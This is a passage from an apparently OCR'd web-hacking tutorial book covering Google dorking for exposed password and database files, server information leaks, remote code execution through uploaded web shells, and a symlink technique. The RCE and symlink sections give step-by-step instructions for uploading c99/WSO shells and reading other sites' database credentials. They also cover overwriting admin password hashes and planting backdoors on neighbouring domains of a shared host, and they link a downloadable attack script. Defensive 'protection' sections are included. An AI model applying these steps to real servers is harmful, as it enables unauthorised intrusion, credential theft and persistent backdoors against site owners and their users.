


Knockpy

This tool is use to scan subdomains of the webtarget.

7.5 INFORMATION GATHERING USING GOOGLE

The basic information gathering tool that we can use is Google. Google is the most powerful tool that we can use to gather information about the web target. By just searching the site URL, you will see the information such as sub domains, hacking history, etc.



Now, it's time for you to learn some *google dorking*. This method is used to determine some vulnerable sites. For example: you can use "*dorking method*" by finding site that is vulnerable to SQL injection (inurl:php?id=)

- inurl

  InUrl is used to search for any text inside the uri. Many times used by hackers to search for vulnerable scripts and plugins or sensitive information in the website.
- intext

  InText is used to search for any text in the body or the

source code of the website. It is many times used by hackers to search for particular version of application which is exploitable.

- filetype

  FileType is used to search for any type of file which you want to locate in a particular website or on any particular subject or you can search for any type of files freely. This is used by hackers to search for files containing sensitive information for exploiting the websites.

- intitle

  InTitle is used to search for titles of the webpages. Hackers use to to search for vulnerable pages or the indexing on a website.

- site

  Site using this dork you can minimize the area of search to a particular website. Hackers use it to target and search sensitive information in a website.

- link

  Link checks other websites containing links to a website. Hackers use to search any other information related to their target.

- -(subtract)

  Many times you want to remove some junk results and get more pointed results.

On the proceeding part, we'll use all the above dorks in a manner to get more information about our target.

Searching for public sub-domains for your target domain.

```
Site:yoursite.com -site:www.yoursite.com
```

Getting Open Index or Insecure Information

```
intitle:"index of /" Parent Directory site:yoursitehere.com
```

You can search for admin directories

intitle:"Index of /admin" site:yoursitehere.com

You can search for password directories

intitle:"Index of /password" site:yoursitehere.com

You can search for mail directories

intitle:"Index of /mail" site:yoursitehere.com

You can search for files like passwd

intitle:"Index of /" passwd site:yoursitehere.com

You can search for password.txt files

intitle:"Index of /" password.txt site:yoursitehere.com

You can search for htaccess file

intitle:"Index of /" .htaccess site:yoursitehere.com

You can also search for different extensions.

intitle:"index of ftp" .mdb site:yoursitehere.com

You can also try and look for admin pages or the login functionalities

Intitle: "login" "admin" site:yoursitehere.com

Using InURL we can search for different functionalities within the website.
Search for Admin Login Functionality on target domain.

Search for Login Functionality on target domain

inurl:login site:yoursitehere.com

Using FileType we can search for different files within the website.
Searching for text files containing passwd in URL on target domain

```
inurl:passwd filetype:txt site:yoursitehere.com
```

Searching for db (database) files containing admin in URL on target domain

```
inurl:admin filetype:db site:yoursitehere.com
```

Searching for logs on target domain

```
filetype:log site:yoursitehere.com
```

Searching for Excel and CSV files on target domain

```
filetype:xls csv site:yoursitehere.com
```

Search for other sites containing links for your target website

```
link:yoursite.com -site:yoursite.com
```

7.6 POSSIBLE INFORMATION DISCLOSURES

In this part, you will learn how to gather information without using tools. I will discuss here the manual method in finding disclosed information from our web target.

Server version via HTTP request

As you can see, we have our request in www.targetsite.org and the response from the site leaks its server version:

```
Server: nginx/1.6.2
```

Request	Response
GET / HTTP/1.1 Host: www.targetsite.org User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate DNT: 1 Cookie: __cfduid=dda3b45c51fa4eed18665529f4e4a05d51481946502; __utma=115125522.704374280.1481946461.1481946461.1481946461.1; __utmb=115125522.2.10.1481946461; __utmc=115125522; __utmz=115125522.1481946461.1.1.utmcsr=(direct)|utmccn=(direct)|utmcmd=(none); __utmt=1 Connection: keep-alive If-Modified-Since: Wed, 17 Aug 2016 08:17:56 GMT Cache-Control: max-age=0	HTTP/1.1 200 OK *Server: nginx/1.6.2* Date: Sat, 17 Dec 2016 03:54:08 GMT Content-Type: text/html Content-Length: 15397 Last-Modified: Wed, 17 Aug 2016 08:17:56 GMT ETag: 57b41db4-3c25 Accept-Ranges: bytes

Steps to determine if the site leak its server version via HTTP response. Follow these steps:

1) Go to target site: www.targetsite.com
2) Right click inspect elements.
3) Navigate to *"Network Tab".*
4) Perform a request or Reload the page to see detailed information about network activity (click the button reload).
5) Now click the first response (Example: method: GET) then it will give you the request and response from the web target.

Server Version Via Error Page

Not Found

The requested URL /test was not found on this server.

Apache/2.2.16 (Debian) Server at 192.168.0.162 Port 80

Disclose Server Version:

Apache/2.2.16 (Debian) Server at 192.168.0.162 Port 80

An attacker can use this disclosed server version to search a known exploit or CVE to gain larger attack to your server.

- URLs

  Can disclose information about the web server technology. For developers, avoid paths ending with file extensions like .php, .jsp, or .asp and design your site to use clean URLs.

Site.com/test.php

- Accessible htaccess

Site.com/.htaccess

How to use this to gain larger attack? You can check what specific extension files you can upload and what bypass you will do in order to do the Remote Code Execution (RCE) attack.

.htaccess

```
1  # BEGIN WordPress
2  <IfModule mod_rewrite.c>
3  RewriteEngine On
4  RewriteBase /
5  RewriteCond %{REQUEST_FILENAME} !-f
6  RewriteCond %{REQUEST_FILENAME} !-d
7  RewriteRule . /index.php [L]
8  </IfModule>
9
10 # END WordPress
11
```


- Accessible config

  This is the database connection:


```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'database_name_here');

/** MySQL database username */
define('DB_USER', 'username_here');

/** MySQL database password */
define('DB_PASSWORD', 'password_here');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');
```

- Directory listing

A directory listing can be a low impact but you can use this to gain a larger attack. You can use this to trace the path of your uploaded malicious file (RCE). Some developers have their backup inside the website which you can easily download the whole websites' source code.



- Full path disclosure




- HTML Page Comments Threat


Some Developers forgot to delete their html comments in this case the attacker can use this information.

```
1  <!—Insert Images into SQL database by admin password for testing: "scott
2
3  <!--Restart 192.168.20.120, If the images fail to load-->
4  <!-- Query: SELECT ID,FName FROM tblusers WHERE active='1' -->
5
6    <div><span>ID</span>
7    <span>First Name</span>
8    <span>><img src="~/file/xyz.jpg" alt="testing"/> </span>
9    </div>
```

- Website Error Message Threat

An attacker can use the error message from the website to determine the valid users and if the password is incorrect. You need to make the same error message whether the username and password is incorrect. Ex: *your username and* password is incorrect.






The page is showing a server related issue; but the developer doesn't handle this problem at the time of coding. Hackers then can get much sensitive information from this error message such as:

- Database Server IP Address= 192.168.10.120
- Database Name= Northwind

- Login User Table Name with columns = UserDetails, UName, UPass
- Page storing location to web server



- Data Expose Via JavaScript

7.7 PROTECTION

Revealing system information makes life easier for an attacker. It gives them a playbook of vulnerabilities they can probe for. It may not be feasible to completely obscure your technology stack, but some simple steps can go 90% of the way to discouraging most attackers. Be extra sure to scrub any debug or error information that might reveal

what is going on behind the scenes – this is typically where an attacker will try to find vulnerabilities first.

Disable the "Server" HTTP Header and Similar Headers

In your web server configuration, make sure to disable any HTTP response headers that reveal what server technology, language and version you are running.

Use Clean URLs

Try to avoid tell-tale file suffixes in URLs like .php, .asp and .jsp – implement clean URLs instead.

Ensure Cookie Parameters are Generic

Make sure that nothing is sent back in cookies that gives a clue about the technology stack. This includes tell-tale parameter names, which should be made as generic as possible.

Sanitize Data Passed to the Client

Be sure that pages and AJAX responses only return the data needed. Database IDs should be obfuscated, if possible – and if you retain sensitive data for users, make sure it is only sent to the client-side in contexts where it is okay to be shared.

Obfuscate JavaScript

This will make your pages faster to load, and will also make it harder for an attacker to probe for client-side vulnerabilities.

Sanitize Template Files

Conduct code reviews and use static analysis tools to make sure sensitive data doesn't end up in comments or dead code passed to the client.

Ensure Correct Configuration of Your Web Root Directory

Make sure to strictly separate public and configuration directories, and make sure everyone on your team knows the difference.

008:

REMOTE CODE EXECUTION

8.1 INTRODUCTION

In this section you will learn to execute the so called “RCE attack” or remote code execution. Technically, this is where we use the so called backdoor shell in order to manipulate or control a server by just uploading a malicious file. When the attack is successful, you have fully access to the webserver, database and server itself as a whole. This one is considered as the most dangerous web vulnerability.

8.2 WHAT IS RCE?

Remote Code Execution can be defined as “In computer security, arbitrary code execution or remote code execution used to describe an attacker's ability to execute any commands of the attacker's choice on a target machine or in a target process. It is commonly used in arbitrary code execution vulnerability to describe a software bug that gives an attacker a way to execute arbitrary code. A program that is designed to exploit such vulnerability is called an arbitrary code execution exploit. Most of these vulnerabilities allow the execution of machine code and most exploits therefore inject and execute shell code to give an attacker an easy way to manually run arbitrary commands. The ability to trigger arbitrary code execution from one machine on another (especially via a wide-area network such as the Internet) is often referred to as remote code execution”.


8.3 CHAIN VULNERABILITIES

Some vulnerability leads to another vulnerability. Like SQL injection, in order to take full access to the web server you, need to gain access to the admin panel using SQLi and upload a malicious PHP file

that can result to RCE. Local file inclusion also leads to RCE. Some of the bug bounty hunters used this chain vulnerability to gain more profit and to make the low impact to become critical.


8.4 DEMO ATTACK USING RCE

Now I'm going to demonstrate SQLi with RCE. Let's Assume we already dumped the username and password of the admin.



Just follow these steps:


1) Login to admin panel using the dumped admin credentials.
2) First thing to find is an uploader or upload functionality.



3) You need to have a backdoor shell. You can download some shells available in the internet. Ex: c99shell, wsoshell, etc.

4) Now upload the php file which is actually our shell. Then access the uploaded shell.

Our Web-shell should look like the one below. Now we execute the so called RCE – Remote code Execution attack. We can edit, delete, update and add files inside the server. We can even download the whole file inside the server. We can also manipulate the database by using an adminminer.php file also available in the internet. We can even exploit to gain root access to the server.



The main function of Remote Code execution is to gain access to the server. It is like having a shortcut inside the website that you can only access by using a password. It is consider as the most dangerous attack.


8.5 SYMLINK

What is symlink?

Symlink is the nickname for any file that contains a reference to another file or directory in the form of an absolute or relative path and that affects pathname resolution.

I am making this tutorial for those who have shelled websites and they can't root the server as not all Linux boxes can be rooted. Also, we don't have exploits for all Linux kernels.


First we need a shelled site.



1)

Now Create two folders. We can use the automated symlink script which you can download here (www.mediafire.com/?fvnta4eh1wam65r) and upload on the shelled site.

2) Click symlink bypass




If it is able to read etc/passwd then u can do symlink on the server but it is not always 100% sure that if it can read /etc/passwd, then the server can be symlinked.

Now a days hostgator, hostmonster, blue host and other servers are patched to symlink but others are still vulnerable.

3) Now, our next step is to find the available websites on the same server. Let's click on the anchors as pointed in the image below.

4) For this tutorial, we will see the configurations of the domains inside the same server.




These domains which are under domain column are websites on the server. As you can see, I decided which websites should I make as targets and I just have to click on their corresponding config. I will then be redirected to the symlink shortcut of the directories of the target websites. Config file contains the username and password of database of that website.


5) Next, copy these usernames and passwords from the config page.

6) We have to upload now the admin miner. It is a php file which we need to upload in order to have access to the servers database (adminminer.php available in the internet). Insert the data from config to adminminer. Then login.


7) After logging in, you will see this page. We are actually now in the database of our target website.




8) Click on tables and then from the tables you have to find the user, admin tables as you can see here below.




9) Now, click on data. You will see the admin users data like id, username, password, emails etc. Click on edit.






10) Now you will see username and password hash. In this case, you can do two things the best one is replace this password hash with your own hashed password or try to decrypt that encrypted password. You can always use some online decrypting tools.

11) Now goto target website login page







12) Now, we are already inside the site. You just need to upload the web shell.

13) Paste your shell then click save. Navigate to your directory where you uploaded the backdoor shell.

14) Finally, we successfully uploaded the web shell inside this domain.





To summarize what we did, we used a method called symlink to gain access to other domains and subdomain inside the server. For example my main target is SiteA but unfortunately, it is not vulnerable; what I am going to find is, find a site inside the same server or a subdomain then if I already get an access of one of its domain, I am going to use the method symlink in order to gain access to my main target which is SiteA. It is kinda tricky but it is the best way to gain access to other domains inside the server if you can't root the server.

8.6 PROTECTION AGAINST RCE

Any input coming from a user ought to be treated with suspicion until it has been guaranteed to be safe. This is particularly true when it comes to uploaded files because your application will typically treat them as a big blob of data at first, allowing an attacker to smuggle any kind of malicious code they desire onto your system.

Segregate Your Uploads

File uploads are generally intended to be inert. Unless you are building a very particular type of website, you are typically expecting images, videos, or document files, rather than executable code. If this is the case, making sure uploaded files are kept separate from application code is a key security consideration.

Consider using cloud-based storage or a content management system to store uploaded files. Alternatively, if you are sure of your ability to scale your back-end, you could write uploaded files to your database. Both of these approaches prevent accidental execution of an executable file.

Even storing uploaded files on a remote file server or in a separate disk partition helps, by isolating the potential damage a malicious file can do.

Ensure Upload Files Cannot Be Executed

However you end up storing your uploaded files, if they are written to disk, ensure they are written in such a way that the operating system knows not to treat them as executable code. Your web server process should have read and write permissions on the directories used to store uploaded content, but should not be able to execute any files there. If you are using a Unix-based operating system, make sure uploaded files are written without the “executable” flag in the file permissions.

Rename Files on Upload

Rewriting or obfuscating file names will make it harder for an attacker to locate a malicious file once they have uploaded it. Uploaded files are generally made available back over HTTP – what's the point of uploading an image if it isn't available anywhere on your site, for instance? Implement a method of indirection when serving the uploaded content back in the browser, so the content is not referenced by its name from the original upload.

Validate File Formats and Extensions

Make sure you check the file extension of uploaded files against a white-list of permitted file types. Do this on the server-side, since client-side checks can be circumvented.

Validate the Content-Type Header

Files uploaded from a browser will be accompanied by a Content-Type header. Make sure the supplied type belongs to a white-listed list of permitted file types. (Be aware that simple scripts or proxies can spoof the file type, though, so this protection, while useful, is not enough to dissuade a sophisticated attacker.)

Use a Virus Scanner

Virus scanners are very adept at spotting malicious files masquerading as a different file type, so if you are accepting file uploads, running up-to-date virus scanning is strongly recommended.

009:

EMAIL ENUMERATION


9.1 INTRODUCTION

In this chapter we are going to learn how we can enumerate valid username/email in order to bruteforce their password and gain access to their accounts. If an attacker can probe your site to test whether username exists, it gives them a leg up in trying to hack your users' accounts. Allowing enumeration of usernames is not a vulnerability in itself, but in tandem with other types of vulnerabilities – like the ability to brute-force, it will compromise the security of your users.

9.2 WHAT IS EMAIL ENUMERATION?

Email/User Enumeration is to verify if it is possible to collect a set of valid usernames by interacting with the authentication mechanism of the application. This will be useful for brute force testing, in which the tester verifies if given a valid username, it is possible to find the corresponding password.

Often, web applications reveal when a username exists on system, either as a consequence of mis-configuration or as a design decision. For example, sometimes, when we submit wrong credentials, we receive a message that states that either the username is present on the system or the provided password is wrong. The information obtained can be used by an attacker to gain a list of users on system. This information can be used to attack the web application, for example, through a brute force or default username and password attack.



9.3 HOW TO TEST

HTTP Response Message

Testing for Valid user/right Password

Record the server answer when you submit a valid email and valid password.

